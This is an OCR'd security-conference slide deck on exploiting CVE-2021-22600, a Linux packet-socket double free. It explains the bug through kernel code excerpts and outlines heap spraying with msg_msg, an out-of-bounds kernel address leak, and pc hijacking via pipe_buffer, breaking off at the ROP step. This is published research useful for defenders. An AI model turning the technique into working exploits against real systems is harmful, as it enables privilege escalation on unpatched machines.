USMA: Share Kernel Code with Me

Yong Liu, Jun Yao, Xiaodong Wang

360 Vulnerability Research Institute

About

Liu Yong

- Security researcher at 360 Vulnerability Research Institute.
- Focused on Linux kernel security.
- Winner of the Ubuntu/CentOS category in the Tianfu Cup 2021.

360 Vulnerability Research Institute

- Accumulated more than 3,000 CVEs.
- Won the highest bug bounty in history from Microsoft, Google and Apple.
- Continue to work on operating systems, browsers, virtualization, etc.
- https://vul.360.net/ .

Agenda

- Introduce
- CVE-2021-22600
- ROP solution
- USMA solution
- Summary

Introduce

Two popular exploit methods

Find a structure with a function pointer to hijack pc.

etc: pipe_buffer, tty_struct

Find a structure to make arbitrary r/w primitives.

etc: msg_msg with fuse

https://www.willsroot.io/2022/01/cve-2022-0185.html

Introduce


Vulnerability disclosure timeline

- We discovered in 2021.12, but upstream fixed it soon (syzbot also found)
- Submit exploit whitepaper to Blackhat Asia in 2022.1.7
- Ubuntu disclosed it as CVE-2021-22600 in 2022.1.26

CVE-2021-22600

Packet socket

- Receive or send raw packets at the device driver (OSI Layer 2) level.
- Implement protocol modules in user space on top of the physical layer.
- Create a user- memory-mapped ring buffer for asynchronous packet reception or transmission.




https://computersciencewiki.org/index.php/OSI_model

CVE-2021-22600

Packet ring buffer

```
struct packet_ring_buffer {
        struct pgv              *pg_vec;
        ...
        union {
                unsigned long           *rx_owner_map;
                struct tpacket_kbdq_core        prb_bdqc;
        };
};
struct tpacket_kbdq_core {
        struct pgv      *pkbdq;
        ...
};
struct pgv {
        char *buffer;
};
```



CVE-2021-22600

Packet ring buffer

```
struct packet_ring_buffer {
        struct pgv              *pg_vec;
        ...
        union {
                unsigned long           *rx_owner_map;
                struct tpacket_kbdq_core        prb_bdqc;
        };
};
struct tpacket_kbdq_core {
        struct pgv      *pkbdq;
        ...
};
struct pgv {
        char *buffer;
};
```

The same offset!

user space

```
setsockopt(sock, SOL_PACKET, PACKET_RX_RING, &req3, sizeof(req3));
```



```
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u, ...)
```

kernel space

CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                                init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

hold pg_vec reference in init

```
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);
p1->pkbdq = pg_vec;
```

CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

hold pg_vec reference in init

```
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);
p1->pkbdq = pg_vec;
```

How to turn a double free bug?

Not cleanup reference!

CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

first packet_set_ring()

alloc pg_vec with TPACKET_V3

CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

first packet_set_ring()

alloc pg_vec with TPACKET_V3

CVE-2021-22600

Bug details

first packet_set_ring()

alloc pg_vec with TPACKET_V3

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

hold pg_vec reference in pkbdq

CVE-2021-22600

Bug details

first packet_set_ring()

alloc pg_vec with TPACKET_V3

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

hold pg_vec reference in pkbdq


save pg_vec in rb->pg_vec

CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```


rb->pg_vec = NULL



CVE-2021-22600

Bug details


```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
        if (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
                swap(rb->pg_vec, pg_vec);                    rb->pg_vec = NULL
                if (po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec, order, req->tp_block_nr);   first free pg_vec
}
```



CVE-2021-22600

Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```



CVE-2021-22600


Questions

- Can we control the double free size?
- Can we control the double free time?
- Can we trigger the bug any times?

CVE-2021-22600

Questions

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
        unsigned int block_nr = req->tp_block_nr;
        struct pgv *pg_vec;
        pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL |
__GFP_NOWARN);
        for (i = 0; i < block_nr; i++) {
                pg_vec[i].buffer = alloc_one_pg_vec_page(order);
        }
}
```



Double free size can be controlled

CVE-2021-22600

Questions


- Can we control the double free size? ✓ ➡ controlled by req.tp_block_nr
- Can we control the interval time of double free? ✓ ➡ free in separate syscall context
- Can we trigger the bug any times? ✓ ➡ use different packet socks

Nice bug to exploit :)

ROP solution

Step1: Leak kernel address

```
struct msg_msg {
        struct list_head m_list;
        long m_type;
        size_t m_ts;            /* message text size */
        struct msg_msgseg *next;
        void *security;
        /* the actual message follows immediately */
};
```




ROP solution

Step1: Leak kernel address

```
static struct msg_msg *alloc_msg(size_t len)
{
        struct msg_msg *msg;
        struct msg_msgseg **pseg;
        size_t alen;

        alen = min(len, DATALEN_MSG);
        msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
        ...
        return msg;
}
```




Alloc heap with any size between 48 and 4096

```
#define DATALEN_MSG ((PAGE_SIZE-sizeof(struct msg_msg))
```

ROP solution

Step1: Leak kernel address


```
struct msg_msg *copy_msg(src, dst)
{
        size_t len = src->m_ts;
        alen = min(len, DATALEN_MSG);
        memcpy(dst + 1, src + 1, alen);
        for (dst_pseg = dst->next, src_pseg = src->next;
           src_pseg != NULL;
           dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {
              len -= alen;
              alen = min(len, DATALEN_SEG);
              memcpy(dst_pseg + 1, src_pseg + 1, alen);
        }
        return dst;
}
```



ROP solution

Step1: Leak kernel address

```
struct msg_msg *copy_msg(src, dst)
{
        size_t len = src->m_ts;
        alen = min(len, DATALEN_MSG);
        memcpy(dst + 1, src + 1, alen);
        for (dst_pseg = dst->next, src_pseg = src->next;
           src_pseg != NULL;
           dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {
              len -= alen;
              alen = min(len, DATALEN_SEG);
              memcpy(dst_pseg + 1, src_pseg + 1, alen);
        }
        return dst;
}
```




overwrite the m_ts field

read out of bound

ROP solution

Step1: Leak kernel address


- Heap fengshui.



ROP solution

Step1: Leak kernel address

- Heap fengshui.
- First free pg_vec, use msg_msg to spray.





ROP solution

Step1: Leak kernel address

- Heap fengshui.
- First free pg_vec, use msg_msg to spray.
- Second free pg_vec, spray msg_msgseg to overwrite m_ts field for oob read.

```
struct msg_msgseg {
      struct msg_msgseg *next;
      /* the next part of the message follows immediately */
};
static struct msg_msg *alloc_msg(size_t len) {
      len -= alen;
      pseg = &msg->next;
      while (len > 0) {
            struct msg_msgseg *seg;
            alen = min(len, DATALEN_SEG);
            seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
            *pseg = seg;
            seg->next = NULL;
            pseg = &seg->next;
            len -= alen;
      }
}
```






All the bytes can be controlled except the first eight bytes

ROP solution

Step1: Leak kernel address

```
struct timerfd_ctx {
        union {
                struct hrtimer tmr;
                struct alarm alarm;
        } t;
        ...
        wait_queue_head_t wqh;
        ...
};
struct hrtimer {
        struct timerqueue_node              node;
        ktime_t                         _softexpires;
        enum hrtimer_restart            (*function)(struct hrtimer *);
        ...
};
```




Leak kernel text address and timerfd_ctx address

ROP solution

Step2: Hijack pc

- Trigger bug again and select pipe_buffer as victim object.

```
struct pipe_buffer {
        struct page *page;
        unsigned int offset, len;
        const struct pipe_buf_operations *ops;
        unsigned int flags;
        unsigned long private;
};
```



